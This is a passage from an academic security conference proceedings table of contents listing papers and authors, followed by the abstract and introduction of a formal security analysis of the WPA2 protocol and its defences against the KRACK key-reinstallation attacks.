Hailong Zhang, Sufian Latif, Raef Bassily, and Atanas Rountev, *The Ohio State University*

Visor: Privacy-Preserving Video Analytics as a Cloud Service 1039
Rishabh Poddar, *UC Berkeley and Microsoft Research;* Ganesh Ananthanarayanan, Srinath Setty, and Stavros Volos, *Microsoft Research;* Raluca Ada Popa, *UC Berkeley*

DelF: Safeguarding deletion correctness in Online Social Networks 1057
Katriel Cohn-Gordon, *Facebook;* Georgios Damaskinos, *Facebook, EPFL;* Divino Neto, Joshi Cordova, Benoît Reitz, Benjamin Strahs, and Daniel Obenshain, *Facebook;* Paul Pearce, *Facebook, Georgia Tech;* Ioannis Papagiannis, *Facebook*

Software Security

Datalog Disassembly 1075
Antonio Flores-Montoya and Eric Schulte, *GrammaTech Inc.*

KOOBE: Towards Facilitating Exploit Generation of Kernel Out-Of-Bounds Write Vulnerabilities. 1093
Weiteng Chen, Xiaochen Zou, Guoren Li, and Zhiyun Qian, *UC Riverside*

Automatic Techniques to Systematically Discover New Heap Exploitation Primitives 1111
Insu Yun, *Georgia Institute of Technology;* Dhaval Kapil, *Facebook;* Taesoo Kim, *Georgia Institute of Technology*

The Industrial Age of Hacking 1129
Timothy Nosco, *United States Army;* Jared Ziegler, *National Security Agency;* Zechariah Clark and Davy Marrero, *United States Navy;* Todd Finkler, *United States Air Force;* Andrew Barbarello, *United States Navy;* W. Michael Petullo, *United States Army*

BScout: Direct Whole Patch Presence Test for Java Executables 1147
Jiarun Dai, Yuan Zhang, Zheyue Jiang, Yingtian Zhou, and Junyan Chen, *Fudan University;* Xinyu Xing, *Pennsylvania State University;* Xiaohan Zhang, Xin Tan, Min Yang, and Zhemin Yang, *Fudan University*

MVP: Detecting Vulnerabilities using Patch-Enhanced Vulnerability Signatures 1165
Yang Xiao, *Institute of Information Engineering, Chinese Academy of Sciences, Beijing, China and School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China;* Bihuan Chen, *School of Computer Science and Shanghai Key Laboratory of Data Science, Fudan University, China;* Chendong Yu, *Institute of Information Engineering, Chinese Academy of Sciences, Beijing, China and School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China;* Zhengzi Xu, *School of Computer Science and Engineering, Nanyang Technological University, Singapore;* Zimu Yuan, Feng Li, and Binghong Liu, *Institute of Information Engineering, Chinese Academy of Sciences, Beijing, China and School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China;* Yang Liu, *School of Computer Science and Engineering, Nanyang Technological University, Singapore;* Wei Huo and Wei Zou, *Institute of Information Engineering, Chinese Academy of Sciences, Beijing, China and School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China;* Wenchang Shi, *Renmin University of China, Beijing, China*

Embedded/IoT Security

Shattered Chain of Trust: Understanding Security Risks in Cross-Cloud IoT Access Delegation 1183
Bin Yuan, *School of Cyber Science and Engineering, Huazhong Univ. of Sci. & Tech., China; National Engineering Research Center for Big Data Technology and System, Cluster and Grid Computing Lab, Services Computing Technology and System Lab, and Big Data Security Engineering Research Center, Huazhong Univ. of Sci. & Tech., China; Shenzhen Huazhong University of Science and Technology Research Institute, China; Indiana University Bloomington;* Yan Jia, *School of Cyber Engineering, Xidian University, China; National Computer Network Intrusion Protection Center, University of Chinese Academy of Sciences, China; Indiana University Bloomington;* Luyi Xing, Dongfang Zhao, and XiaoFeng Wang, *Indiana University Bloomington;* Deqing Zou, *School of Cyber Science and Engineering, Huazhong Univ. of Sci. & Tech., China; National Engineering Research Center for Big Data Technology and System, Cluster and Grid Computing Lab, Services Computing Technology and System Lab, and Big Data Security Engineering Research Center, Huazhong Univ. of Sci. & Tech., China;* Hai Jin, *School of Computer Science and Technology, Huazhong Univ. of Sci. & Tech., China; National Engineering Research Center for Big Data Technology and System, Cluster and Grid Computing Lab, Services Computing Technology and System Lab, and Big Data Security Engineering Research Center, Huazhong Univ. of Sci. & Tech., China;* Yuqing Zhang, *National Computer Network Intrusion Protection Center, University of Chinese Academy of Sciences, China; School of Cyber Engineering, Xidian University, China*

HALucinator: Firmware Re-hosting Through Abstraction Layer Emulation 1201
Abraham A Clements, *Sandia National Laboratories;* Eric Gustafson, *UC Santa Barbara and Sandia National Laboratories;* Tobias Scharnowski, *Ruhr-Universität Bochum;* Paul Grosen, *UC Santa Barbara;* David Fritz, *Sandia National Laboratories;* Christopher Kruegel and Giovanni Vigna, *UC Santa Barbara;* Saurabh Bagchi, *Purdue University;* Mathias Payer, *EPFL*

Silhouette: Efficient Protected Shadow Stacks for Embedded Systems 1219
Jie Zhou, Yufei Du, and Zhuojia Shen, *University of Rochester;* Lele Ma, *University of Rochester and College of William and Mary;* John Criswell, *University of Rochester;* Robert J. Walls, *Worcester Polytechnic Institute*

P²IM: Scalable and Hardware-independent Firmware Testing via Automatic Peripheral Interface Modeling . . . 1237
Bo Feng, Alejandro Mera, and Long Lu, *Northeastern University*

CounterFoil: Verifying Provenance of Integrated Circuits using Intrinsic Package Fingerprints and Inexpensive Cameras 1255
Siva Nishok Dhanuskodi, Xiang Li, and Daniel Holcomb, *University of Massachusetts Amherst*

Hall Spoofing: A Non-Invasive DoS Attack on Grid-Tied Solar Inverter 1273
Anomadarshi Barua and Mohammad Abdullah Al Faruque, *UC Irvine*

Machine Learning 1

Updates-Leak: Data Set Inference and Reconstruction Attacks in Online Learning 1291
Ahmed Salem, *CISPA Helmholtz Center for Information Security;* Apratim Bhattacharya, *Max Planck Institute for Informatics;* Michael Backes, Mario Fritz, and Yang Zhang, *CISPA Helmholtz Center for Information Security*

Exploring Connections Between Active Learning and Model Extraction 1309
Varun Chandrasekaran, *University of Wisconsin-Madison;* Kamalika Chaudhuri, *University of California San Diego;* Irene Giacomelli, *Protocol Labs;* Somesh Jha, *University of Wisconsin-Madison;* Songbai Yan, *University of California San Diego*

Hybrid Batch Attacks: Finding Black-box Adversarial Examples with Limited Queries 1327
Fnu Suya, Jianfeng Chi, David Evans, and Yuan Tian, *University of Virginia*

High Accuracy and High Fidelity Extraction of Neural Networks 1345
Matthew Jagielski, *Northeastern University, Google Brain;* Nicholas Carlini, David Berthelot, Alex Kurakin, and Nicolas Papernot, *Google Brain*

Adversarial Preprocessing: Understanding and Preventing Image-Scaling Attacks in Machine Learning 1363
Erwin Quiring, David Klein, Daniel Arp, Martin Johns, and Konrad Rieck, *TU Braunschweig*

TextShield: Robust Text Classification Based on Multimodal Embedding and Neural Machine Translation 1381
Jinfeng Li, *Zhejiang University, Alibaba Group;* Tianyu Du, *Zhejiang University;* Shouling Ji, *Zhejiang University, Alibaba-Zhejiang University Joint Research Institute of Frontier Technologies;* Rong Zhang and Quan Lu, *Alibaba Group;* Min Yang, *Fudan University;* Ting Wang, *Pennsylvania State University*

Microarchitectural Attacks

Data Recovery from "Scrubbed" NAND Flash Storage: Need for Analog Sanitization 1399
Md Mehedi Hasan and Biswajit Ray, *The University of Alabama in Huntsville*

PKU Pitfalls: Attacks on PKU-based Memory Isolation Systems 1409
Emma Connor, Tyler McDaniel, Jared M. Smith, and Max Schuchard, *University of Tennessee, Knoxville*

Medusa: Microarchitectural Data Leakage via Automated Attack Synthesis 1427
Daniel Moghimi, *Worcester Polytechnic Institute;* Moritz Lipp, *Graz University of Technology;* Berk Sunar, *Worcester Polytechnic Institute;* Michael Schwarz, *Graz University of Technology*

V0LTpwn: Attacking x86 Processor Integrity from Software 1445
Zijo Kenjar and Tommaso Frassetto, *Technische Universität Darmstadt;* David Gens and Michael Franz, *University of California, Irvine;* Ahmad-Reza Sadeghi, *Technische Universität Darmstadt*

DeepHammer: Depleting the Intelligence of Deep Neural Networks through Targeted Chain of Bit Flips 1463
Fan Yao, *University of Central Florida;* Adnan Siraj Rakin and Deliang Fan, *Arizona State University*

SpecFuzz: Bringing Spectre-type vulnerabilities to the surface 1481
Oleksii Oleksenko and Bohdan Trach, *TU Dresden;* Mark Silberstein, *Technion;* Christof Fetzer, *TU Dresden*

Financial Tech and Voting

Security Analysis of Unified Payments Interface and Payment Apps in India 1499
Renuka Kumar, *University of Michigan;* Sreesh Kishore*;* Hao Lu and Atul Prakash, *University of Michigan*

Cardpliance: PCI DSS Compliance of Android Applications 1517
Samin Yaseer Mahmud and Akhil Acharya, *North Carolina State University;* Benjamin Andow, *IBM T.J. Watson Research Center;* William Enck and Bradley Reaves, *North Carolina State University*

The Ballot is Busted Before the Blockchain: A Security Analysis of Voatz, the First Internet Voting Application Used in U.S. Federal Elections 1535
Michael A. Specter, James Koppel, and Daniel Weitzner, *MIT*

VoteAgain: A scalable coercion-resistant voting system 1553
Wouter Lueks, *EPFL;* Iñigo Querejeta-Azurmendi, *Universidad Carlos III Madrid/ITEFI, CSIC;* Carmela Troncoso, *EPFL*

Boxer: Preventing fraud by scanning credit cards 1571
Zainul Abi Din and Hari Venugopalan, *UC Davis;* Jaime Park, *Bouncer Technologies;* Andy Li, *Segment;* Weisu Yin, *UC Davis;* Haohui Mai, *Hengmuxing Technologies;* Yong Jae Lee, *UC Davis;* Steven Liu, *Bouncer Technologies;* Samuel T. King, *UC Davis and Bouncer Technologies*

Machine Learning 2

Fawkes: Protecting Privacy against Unauthorized Deep Learning Models 1589
Shawn Shan, Emily Wenger, Jiayun Zhang, Huiying Li, Haitao Zheng, and Ben Y. Zhao, *University of Chicago*

Stolen Memories: Leveraging Model Memorization for Calibrated White-Box Membership Inference 1605
Klas Leino and Matt Fredrikson, *Carnegie Mellon University*

Local Model Poisoning Attacks to Byzantine-Robust Federated Learning 1623
Minghong Fang, *Iowa State University;* Xiaoyu Cao, Jinyuan Jia, and Neil Gong, *Duke University*

Justinian's GAAvernor: Robust Distributed Learning with Gradient Aggregation Agent 1641
Xudong Pan, Mi Zhang, Duocai Wu, and Qifan Xiao, *Fudan University;* Shouling Ji, *Zhejiang University/Ant Financial;* Min Yang, *Fudan University*

Interpretable Deep Learning under Fire 1659
Xinyang Zhang, *Pennsylvania State University;* Ningfei Wang, *University of California Irvine;* Hua Shen, *Pennsylvania State University;* Shouling Ji, *Zhejiang University and Alibaba-ZJU Joint Institute of Frontier Technologies;* Xiapu Luo, *Hong Kong Polytechnic University;* Ting Wang, *Pennsylvania State University*

Systems Security

Donky: Domain Keys – Efficient In-Process Isolation for RISC-V and x86 1677
David Schrammel, Samuel Weiser, Stefan Steinegger, Martin Schwarzl, Michael Schwarz, Stefan Mangard, and Daniel Gruss, *Graz University of Technology*

(Mostly) Exitless VM Protection from Untrusted Hypervisor through Disaggregated Nested Virtualization 1695
Zeyu Mi, Dingji Li, Haibo Chen, Binyu Zang, and Haibing Guan, *Shanghai Key Laboratory for Scalable Computing Systems, School of Software, Shanghai Jiao Tong University*

DECAF: Automatic, Adaptive De-bloating and Hardening of COTS Firmware 1713
Jake Christensen, *Private Machines;* Ionut Mugurel Anghel, *Univ. Politehnica Bucharest;* Rob Taglang, *Private Machines;* Mihai Chiroiu, *Univ. Politehnica Bucharest;* Radu Sion, *Private Machines*

McTiny: Fast High-Confidence Post-Quantum Key Erasure for Tiny Network Servers 1731
Daniel J. Bernstein, *University of Illinois at Chicago, Ruhr University Bochum;* Tanja Lange, *Eindhoven University of Technology*

Temporal System Call Specialization for Attack Surface Reduction 1749
Seyedhamed Ghavamnia, Tapti Palit, Shachee Mishra, and Michalis Polychronakis, *Stony Brook University*

Friday, August 14

Analysis of Crypto

Big Numbers - Big Troubles: Systematically Analyzing Nonce Leakage in (EC)DSA Implementations 1767
Samuel Weiser, David Schrammel, and Lukas Bodner, *Graz University of Technology;* Raphael Spreitzer, *SGS Digital Trust Services*

Estonian Electronic Identity Card: Security Flaws in Key Management 1785
Arnis Parsovs, *Software Technology and Applications Competence Center and University of Tartu*

The Unpatchable Silicon: A Full Break of the Bitstream Encryption of Xilinx 7-Series FPGAs 1803
Maik Ender and Amir Moradi, *Horst Goertz Institute for IT Security, Ruhr University Bochum, Germany;* Christof Paar, *Max Planck Institute for Cyber Security and Privacy and Horst Goertz Institute for IT Security, Ruhr University Bochum, Germany*

Automating the Development of Chosen Ciphertext Attacks 1821
Gabrielle Beck, Maximilian Zinkus, and Matthew Green, *Johns Hopkins University*

SHA-1 is a Shambles: First Chosen-Prefix Collision on SHA-1 and Application to the PGP Web of Trust 1839
Gaëtan Leurent, *Inria, France;* Thomas Peyrin, *Nanyang Technological University, Singapore*

A Spectral Analysis of Noise: A Comprehensive, Automated, Formal Analysis of Diffie-Hellman Protocols 1857
Guillaume Girol, *CEA, List, Université Paris-Saclay, France;* Lucca Hirschi, *Inria & LORIA, France;* Ralf Sasse, *Department of Computer Science, ETH Zurich;* Dennis Jackson, *University of Oxford, United Kingdom;* Cas Cremers, *CISPA Helmholtz Center for Information Security;* David Basin, *Department of Computer Science, ETH Zurich*

Specific User Populations

An Observational Investigation of Reverse Engineers' Processes 1875
Daniel Votipka and Seth Rabin, *University of Maryland;* Kristopher Micinski, *Syracuse University;* Jeffrey S. Foster, *Tufts University;* Michelle L. Mazurek, *University of Maryland*

The Tools and Tactics Used in Intimate Partner Surveillance: An Analysis of Online Infidelity Forums 1893
Emily Tseng, *Cornell University;* Rosanna Bellini, *Open Lab, Newcastle University;* Nora McDonald, *University of Maryland, Baltimore County;* Matan Danos, *Weizmann Institute of Science;* Rachel Greenstadt and Damon McCoy, *New York University;* Nicola Dell and Thomas Ristenpart, *Cornell Tech*

DataShareNetwork: A Decentralized Privacy-Preserving Search Engine for Investigative Journalists 1911
Kasra Edalatnejad and Wouter Lueks, *EPFL;* Julien Pierre Martin*;* Soline Ledésert, Anne L'Hôte, and Bruno Thomas, *ICIJ;* Laurent Girod and Carmela Troncoso, *EPFL*

"I am uncomfortable sharing what I can't see": Privacy Concerns of the Visually Impaired with Camera Based Assistive Applications 1929
Taslima Akter, *Indiana University Bloomington;* Bryan Dosono, *Syracuse University;* Tousif Ahmed and Apu Kapadia, *Indiana University Bloomington;* Bryan Semaan, *Syracuse University*

'I have too much respect for my elders': Understanding South African Mobile Users' Perceptions of Privacy and Current Behaviors on Facebook and WhatsApp 1949
Jake Reichel, Fleming Peck, Mikako Inaba, Bisrat Moges, and Brahmnoor Singh Chawla, *Princeton University;* Marshini Chetty, *University of Chicago*

Side Channel Attacks

RELOAD+REFRESH: Abusing Cache Replacement Policies to Perform Stealthy Cache Attacks 1967
Samira Briongos, Pedro Malagón, and José M. Moya, *Integrated Systems Laboratory, Universidad Politécnica de Madrid;* Thomas Eisenbarth, *University of Lübeck and Worcester Polytechnic Institute*

Timeless Timing Attacks: Exploiting Concurrency to Leak Secrets over Remote Connections 1985
Tom Van Goethem, *imec-DistriNet, KU Leuven;* Christina Pöpper, *New York University Abu Dhabi;* Wouter Joosen, *imec-DistriNet, KU Leuven;* Mathy Vanhoef, *New York University Abu Dhabi*

Cache Telepathy: Leveraging Shared Resource Attacks to Learn DNN Architectures 2003
Mengjia Yan, Christopher W. Fletcher, and Josep Torrellas, *University of Illinois at Urbana-Champaign*

Certified Side Channels 2021
Cesar Pereida García, Sohaib ul Hassan, Nicola Tuveri, and Iaroslav Gridin, *Tampere University;* Alejandro Cabrera Aldaya, *Tampere University and Universidad Tecnológica de la Habana;* Billy Bob Brumley, *Tampere University*

NetWarden: Mitigating Network Covert Channels while Preserving Performance 2039
Jiarong Xing, Qiao Kang, and Ang Chen, *Rice University*

TPM-Fail: TPM meets Timing and Lattice Attacks. 2057
Daniel Moghimi and Berk Sunar, *Worcester Polytechnic Institute, Worcester, MA, USA;* Thomas Eisenbarth, *University of Lübeck, Lübeck, Germany;* Nadia Heninger, *University of California, San Diego, CA, USA*

Implementations of Crypto

Scaling Verifiable Computation Using Efficient Set Accumulators 2075
Alex Ozdemir and Riad Wahby, *Stanford University;* Barry Whitehat, *Unaffiliated;* Dan Boneh, *Stanford University*

Pixel: Multi-signatures for Consensus 2093
Manu Drijvers, *DFINITY;* Sergey Gorbunov, *Algorand and University of Waterloo;* Gregory Neven, *DFINITY;* Hoeteck Wee, *Algorand and CNRS, ENS, PSL*

SANNS: Scaling Up Secure Approximate *k*-Nearest Neighbors Search 2111
Hao Chen, *Microsoft Research;* Ilaria Chillotti, *imec-COSIC KU Leuven & Zama;* Yihe Dong, *Microsoft;* Oxana Poburinnaya, *Simons Institute;* Ilya Razenshteyn, *Microsoft Research;* M. Sadegh Riazi, *UC San Diego*

MIRAGE: Succinct Arguments for Randomized Algorithms with Applications to Universal zk-SNARKs. 2129
Ahmed Kosba, *Alexandria University;* Dimitrios Papadopoulos, *Hong Kong University of Science and Technology;* Charalampos Papamanthou, *University of Maryland;* Dawn Song, *UC Berkeley*

Secure Multi-party Computation of Differentially Private Median 2147
Jonas Böhler, *SAP Security Research;* Florian Kerschbaum, *University of Waterloo*

Authentication

That Was Then, This Is Now: A Security Evaluation of Password Generation, Storage, and Autofill in Browser-Based Password Managers 2165
Sean Oesch and Scott Ruoti, *University of Tennessee*

Composition Kills: A Case Study of Email Sender Authentication 2183
Jianjun Chen, *International Computer Science Institute;* Vern Paxson, *University of California Berkeley and International Computer Science Institute;* Jian Jiang, *Shape Security*

Detecting Stuffing of a User's Credentials at Her Own Accounts 2201
Ke Coby Wang and Michael K. Reiter, *University of North Carolina at Chapel Hill*

Liveness is Not Enough: Enhancing Fingerprint Authentication with Behavioral Biometrics to Defeat Puppet Attacks 2219
Cong Wu, Kun He, and Jing Chen, *Wuhan University;* Ziming Zhao, *Rochester Institute of Technology;* Ruiying Du, *Wuhan University*

Human Distinguishable Visual Key Fingerprints 2237
Mozhgan Azimpourkivi and Umut Topkara, *Bloomberg;* Bogdan Carbunar, *FIU*

Fuzzing 1

FuzzGuard: Filtering out Unreachable Inputs in Directed Grey-box Fuzzing through Deep Learning. 2255
Peiyuan Zong, Tao Lv, Dawei Wang, Zizhuang Deng, Ruigang Liang, and Kai Chen, *SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences, Beijing, China*

FuzzGen: Automatic Fuzzer Generation 2271
Kyriakos Ispoglou, Daniel Austin, and Vishwath Mohan, *Google Inc.;* Mathias Payer, *EPFL*

ParmeSan: Sanitizer-guided Greybox Fuzzing 2289
Sebastian Österlund, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida, *Vrije Universiteit Amsterdam*

EcoFuzz: Adaptive Energy-Saving Greybox Fuzzing as a Variant of the Adversarial Multi-Armed Bandit 2307
Tai Yue, Pengfei Wang, Yong Tang, Enze Wang, Bo Yu, Kai Lu, and Xu Zhou, *National University of Defense Technology*

MUZZ: Thread-aware Grey-box Fuzzing for Effective Bug Hunting in Multithreaded Programs 2325
Hongxu Chen, *University of Science and Technology of China and Nayang Technological University;* Shengjian Guo, *Baidu Security;* Yinxing Xue, *University of Science and Technology of China;* Yulei Sui, *University of Technology Sydney;* Cen Zhang and Yuekang Li, *Nanyang Technological University;* Haijun Wang, *Ant Financial Services Group;* Yang Liu, *Nanyang Technological University*

Mobile 2 and Malware

On Training Robust PDF Malware Classifiers 2343
Yizheng Chen, Shiqi Wang, Dongdong She, and Suman Jana, *Columbia University*

Measuring and Modeling the Label Dynamics of Online Anti-Malware Engines. 2361
Shuofei Zhu, *The Pennsylvania State University;* Jianjun Shi, *BIT, The Pennsylvania State University;* Limin Yang, *University of Illinois at Urbana-Champaign;* Boqin Qin, *BUPT, The Pennsylvania State University;* Ziyi Zhang, *USTC, The Pennsylvania State University;* Linhai Song, *Pennsylvania State University;* Gang Wang, *University of Illinois at Urbana-Champaign*

FIRMSCOPE: Automatic Uncovering of Privilege-Escalation Vulnerabilities in Pre-Installed Apps in Android Firmware 2379
Mohamed Elsabagh, Ryan Johnson, and Angelos Stavrou, *Kryptowire;* Chaoshun Zuo, Qingchuan Zhao, and Zhiqiang Lin, *The Ohio State University*

Automatic Hot Patch Generation for Android Kernels 2397
Zhengzi Xu, *Nanyang Technological University;* Yulong Zhang, Longri Zheng, Liangzhao Xia, and Chenfu Bao, *Baidu X-Lab;* Zhi Wang, *Florida State University;* Yang Liu, *Nanyang Technological University*

iOS, Your OS, Everybody's OS: Vetting and Analyzing Network Services of iOS Applications 2415
Zhushou Tang, *Shanghai Jiao Tong University and PWNZEN InfoTech Co., LTD;* Ke Tang, *Shanghai Jiao Tong University;* Minhui Xue, *The University of Adelaide;* Yuan Tian, *University of Virginia;* Sen Chen, *Nanyang Technological University;* Muhammad Ikram, *Macquarie University;* Tielei Wang, *PWNZEN InfoTech Co., LTD;* Haojin Zhu, *Shanghai Jiao Tong University*

Data Security/Secure Computation

SEAL: Attack Mitigation for Encrypted Databases via Adjustable Leakage 2433
Ioannis Demertzis, *University of Maryland;* Dimitrios Papadopoulos, *Hong Kong University of Science and Technology;* Charalampos Papamanthou, *University of Maryland;* Saurabh Shintre, *NortonLifeLock Research Group*

Pancake: Frequency Smoothing for Encrypted Data Stores **2451**
Paul Grubbs, *Cornell Tech;* Anurag Khandelwal, *Yale University;* Marie-Sarah Lacharité, *Royal Holloway, University of London;* Lloyd Brown, *University of California, Berkeley;* Lucy Li, *Cornell Tech;* Rachit Agarwal, *Cornell University;* Thomas Ristenpart, *Cornell Tech*

Droplet: Decentralized Authorization and Access Control for Encrypted Data Streams **2469**
Hossein Shafagh and Lukas Burkhalter, *ETH Zurich;* Sylvia Ratnasamy, *UC Berkeley;* Anwar Hithnawi, *ETH Zurich & UC Berkeley*

Secure parallel computation on national scale volumes of data **2487**
Sahar Mazloom and Phi Hung Le, *George Mason University;* Samuel Ranellucci, *Unbound Tech; S*. Dov Gordon, *George Mason University*

Delphi: A Cryptographic Inference Service for Neural Networks **2505**
Pratyush Mishra, Ryan Lehmkuhl, Akshayaram Srinivasan, Wenting Zheng, and Raluca Ada Popa, *UC Berkeley*

Fuzzing 2

Analysis of DTLS Implementations Using Protocol State Fuzzing **2523**
Paul Fiterau-Brostean and Bengt Jonsson, *Uppsala University;* Robert Merget, *Ruhr-University Bochum;* Joeri de Ruiter, *SIDN Labs;* Konstantinos Sagonas, *Uppsala University;* Juraj Somorovsky, *Paderborn University*

Agamotto: Accelerating Kernel Driver Fuzzing with Lightweight Virtual Machine Checkpoints **2541**
Dokyung Song, *University of California, Irvine;* Felicitas Hetzelt, *Technische Universität Berlin;* Jonghwan Kim and Brent Byunghoon Kang, *KAIST;* Jean-Pierre Seifert, *Technische Universität Berlin;* Michael Franz, *University of California, Irvine*

USBFuzz: A Framework for Fuzzing USB Drivers by Device Emulation **2559**
Hui Peng, *Purdue University;* Mathias Payer, *EPFL*

GreyOne: Data Flow Sensitive Fuzzing **2577**
Shuitao Gan, *State Key Laboratory of Mathematical Engineering and Advanced Computing;* Chao Zhang, *Institute for Network Sciences and Cyberspace of Tsinghua University; Beijing National Research Center for Information Science and Technology;* Peng Chen, *ByteDance Inc.;* Bodong Zhao, *Institute for Network Science and Cyberspace, Tsinghua University;* Xiaojun Qin and Dong Wu, *State Key Laboratory of Mathematical Engineering and Advanced Computing;* Zuoning Chen, *National Research Center of Parallel Computer Engineering and Technology*

Fuzzing Error Handling Code using Context-Sensitive Software Fault Injection **2595**
Zu-Ming Jiang and Jia-Ju Bai, *Tsinghua University;* Kangjie Lu, *University of Minnesota;* Shi-Min Hu, *Tsinghua University*

Montage: A Neural Network Language Model-Guided JavaScript Engine Fuzzer **2613**
Suyoung Lee, HyungSeok Han, Sang Kil Cha, and Sooel Son, *KAIST*

Voice and Speech

Light Commands: Laser-Based Audio Injection Attacks on Voice-Controllable Systems **2631**
Takeshi Sugawara, *The University of Electro-Communications;* Benjamin Cyr, Sara Rampazzi, Daniel Genkin, and Kevin Fu, *University of Michigan*

SkillExplorer: Understanding the Behavior of Skills in Large Scale **2649**
Zhixiu Guo, Zijin Lin, Pan Li, and Kai Chen, *SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences, China; School of Cyber Security, University of Chinese Academy of Sciences, China*

Devil's Whisper: A General Approach for Physical Adversarial Attacks against Commercial Black-box Speech Recognition Devices **2667**
Yuxuan Chen, *SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences; School of Cyber Security, University of Chinese Academy of Sciences; Department of Computer Science, Florida Institute of Technology;* Xuejing Yuan, Jiangshan Zhang, and Yue Zhao, *SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences; School of Cyber Security, University of Chinese Academy of Sciences;* Shengzhi Zhang, *Department of Computer Science, Metropolitan College, Boston University, USA;* Kai Chen, *SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences; School of Cyber Security, University of Chinese Academy of Sciences;* XiaoFeng Wang, *School of Informatics and Computing, Indiana University Bloomington*

Void: A fast and light voice liveness detection system **2685**
Muhammad Ejaz Ahmed, *Data61, CSIRO;* Il-Youp Kwak, *Chung-Ang University;* Jun Ho Huh and Iljoo Kim, *Samsung Research;* Taekkyung Oh, *KAIST and Sungkyunkwan University;* Hyoungshick Kim, *Sungkyunkwan University*

Preech: A System for Privacy-Preserving Speech Transcription **2703**
Shimaa Ahmed, Amrita Roy Chowdhury, and Kassem Fawaz, and Parmesh Ramanathan, *University of Wisconsin—Madison*

Blockchains

BlockSci: Design and applications of a blockchain analysis platform **2721**
Harry Kalodner, Malte Möser, and Kevin Lee, *Princeton University;* Steven Goldfeder, *Cornell Tech;* Martin Plattner, *University of Innsbruck;* Alishah Chator, *Johns Hopkins University;* Arvind Narayanan, *Princeton University*

Remote Side-Channel Attacks on Anonymous Transactions **2739**
Florian Tramer and Dan Boneh, *Stanford University;* Kenny Paterson, *ETH Zurich*

EthBMC: A Bounded Model Checker for Smart Contracts **2757**
Joel Frank, Cornelius Aschermann, and Thorsten Holz, *Ruhr-University Bochum*

TxSpector: Uncovering Attacks in Ethereum from Transactions. **2775**
Mengya Zhang, Xiaokuan Zhang, Yinqian Zhang, and Zhiqiang Lin, *The Ohio State University*

An Ever-evolving Game: Evaluation of Real-world Attacks and Defenses in Ethereum Ecosystem **2793**
Shunfan Zhou, Zhemin Yang, and Jie Xiang, *Fudan University;* Yinzhi Cao, *Johns Hopkins University;* Min Yang and Yuan Zhang, *Fudan University*

A Formal Analysis of IEEE 802.11's WPA2: Countering the Kracks Caused by Cracking the Counters



Cas Cremers
CISPA Helmholtz Center for Information Security

Benjamin Kiesl
CISPA Helmholtz Center for Information Security

Niklas Medinger
CISPA Helmholtz Center for Information Security

Abstract

The IEEE 802.11 WPA2 protocol is widely used across the globe to protect network connections. The protocol, which is specified on more than three-thousand pages and has received various patches over the years, is extremely complex and therefore hard to analyze. In particular, it involves various mechanisms that interact with each other in subtle ways, which offers little hope for modular reasoning. Perhaps because of this, there exists no formal or cryptographic argument that shows that the patches to the core protocol indeed prevent the corresponding attacks, such as, e.g., the notorious KRACK attacks from 2017.

In this work, we address this situation and present an extensive formal analysis of the WPA2 protocol design. Our model is the first that is detailed enough to detect the KRACK attacks; it includes mechanisms such as the four-way handshake, the group-key handshake, WNM sleep mode, the data-confidentiality protocol, and their complex interactions.

Our analysis provides the first security argument, in any formalism, that the patched WPA2 protocol meets its claimed security guarantees in the face of complex modern attacks.

1 Introduction

The vast majority of consumer internet connections take place over WiFi. In practice, this means that they use the security protocol WPA2 (short for *WiFi Protected Access 2*), which is part of the IEEE 802.11 WiFi standard. While there exists a newer WPA3 standard since late 2018, the lack of WPA3 support in existing routers and end devices means that a substantial part of all end-user internet traffic passes over WPA2 connections. For internet traffic that does not use alternative layers of protection (such as TLS), WPA2 is then the only line of defense against anyone in range of the wireless connection.

Over time, the security of the WiFi standards has been a cat-and-mouse game, with attacks and fixes following each other in sometimes rapid succession (e.g., [4, 8–10, 17, 20, 24–26, 28, 32]). Initial attacks exploited rather simple design errors, but with the advent of WPA2 and a range of patches, many protocol attacks were no longer possible. In 2005, researchers published proof sketches of the core components of the WPA2 handshake protocol [18], deeming it secure. The main attack vector that remained was a brute-force offline guessing attack, which is inherent in the protocol's design.

It came therefore as a substantial shock in 2017 when Vanhoef and Piessens showed that it was possible to break the WPA2 protocol entirely without guessing the password [29]. Their attacks exploit the combination of (i) WPA2's use of nonces (short for "numbers used once") as initialization vectors for its authenticated encryption schemes, (ii) the known fact that the reuse of initialization vectors causes severe security issues, and (iii) the observation that the reinstallation of an encryption key in WPA2 updates its associated nonce/initialization vector. The attacks force the reuse of nonces by tricking a client into reinstalling a key. Hence, they are called *key-reinstallation attacks*, or *KRACKs* in short.

While Vanhoef and Piessens proposed countermeasures in [29], they argued only informally why these countermeasures would be effective. IEEE then implemented a slightly different countermeasure. However, in 2018, Vanhoef and Piessens showed new attack variants that circumvent their previously suggested countermeasures as well as the one implemented by IEEE [30]. In addition to proposing yet another range of countermeasures, they state: *"We conclude that preventing key reinstallations is harder than expected, and believe that (formally) modeling 802.11 would help to better secure both implementations and the standard itself."* Their work led to IEEE including new countermeasures in the draft 802.11 standard.

This brings us to the present: there still exists no security analysis of the WPA2 protocol, in any methodology, that is detailed enough to capture attacks such as the KRACK attacks. Consequently, we still have no better confidence in the latest WPA2 drafts than the hope that no one has found yet another attack variant.

This may come as a surprise, given that other complex modern security protocols such as TLS 1.3, Signal, and 5G AKA

have received substantial detailed analysis from the academic community using a range of techniques, e.g., [2,3,5–7,11–13,15]. So why haven't we seen similar analyses for WPA2? We conjecture that the underlying reason is that WPA2 uses a non-standard combination of nonces and counters that are shared across several mechanisms which interact in ways that are hard to predict. In particular, this includes mechanisms that might appear irrelevant for security, but actually turn out to be a potential source of vulnerabilities (such as sleep frames, as we will see later). These design choices complicate any analysis effort, and especially contrast with TLS 1.3's relatively analysis-friendly design. Perhaps because of this, no detailed systematic analysis of WPA2 has been put forward, despite its widespread global use.

